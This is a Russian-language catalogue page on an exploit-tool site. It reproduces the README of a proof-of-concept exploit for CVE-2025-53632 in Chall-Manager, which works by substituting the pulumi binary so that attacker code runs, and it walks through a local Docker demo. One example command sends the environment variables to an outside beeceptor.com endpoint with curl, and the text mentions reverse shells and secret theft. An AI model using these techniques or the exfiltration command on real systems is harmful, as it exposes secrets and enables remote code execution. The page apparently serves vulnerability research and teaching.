
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2025-53632 — Эксплойт CVE-2025-53632 для подтверждения эксплуатируемости. | Kitploit

Инструменты/GitHubGitHub/pandatix/cve-2025-53632
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеОбучение и ОбразованиеRed Teaming
GitHubpandatix/cve-2025-53632

CVE-2025-53632

Эксплойт CVE-2025-53632 для подтверждения эксплуатируемости.

Репозиторий
71 год назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    634
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    417
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    383
  • 5

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    328
  • 6

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    288

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2025-53632

Этот репозиторий содержит эксплойт CVE-2025-53632, затрагивающий Chall-Manager < v0.1.4. Затронутые версии явно устарели и, скорее всего, никем не используются, поэтому я уверен, что в текущей версии нет вредоносной эксплуатируемости.

Этот репозиторий не даёт вам права атаковать кого-либо, а предназначен для образовательных целей.

[!WARNING] Судя по тому, как Chall-Manager работает со сценариями, он всё ещё полностью эксплуатируем без zip slip: достаточно подменить бинарник pulumi в сценарии, чтобы при следующем выполнении запускался ваш произвольный код.

Мы демонстрируем атаку на Chall-Manager v0.1.3.

Сценарий

Представим открытый Chall-Manager (пожалуйста, не делайте так: он не предназначен для этого, так как это приложение класса RCE-on-demand).

При создании задания сценарий проверяется с помощью Pulumi preview. Над этим самым кодом нет никакого контроля, поэтому мы можем внедрить что угодно.

Для этого Chall-Manager использует auto API от Pulumi, который выполняет бинарник Pulumi. Он делает это без абсолютного пути, так как ожидает его в /pulumi/bin/pulumi ($PATH начинается с /pulumi/bin).

Используя эту информацию, мы подменим программу pulumi, внедрив некий shell-код перед её выполнением. Поскольку сценарий затем будет проверяться, подменённая программа pulumi будет выполнена, запустив скрипт.

С помощью этого скрипта вы теперь можете открыть reverse shell, перемещаться по инфраструктуре или внутри контейнера, раскрывать секреты (например, содержащиеся в переменных окружения) или даже содержимое заданий (например, флаг задания, если какой-то сценарий не был предварительно собран).

Требования

Для запуска этой демонстрации эксплойта вам понадобятся:

  • docker ;
  • go.

Эксплойт

  1. Запустите chall-manager.

    docker run --name chall-manager -d -p 8080:8080 ctferio/chall-manager:v0.1.3
    
  2. Запустите main.go

    go run main.go --url localhost:8080
    

    Проявите изобретательность в своём скрипте! Например, можно отправить информацию о системе третьей стороне...

    go run main.go --url localhost:8080 --script 'curl -d "$(env)" https://app.beeceptor.com/console/cve-2025-53632'

    
  3. После завершения вы можете остановить демонстрационный Docker-контейнер Chall-Manager.

    docker stop chall-manager && docker rm $_

    
Скачать инструмент



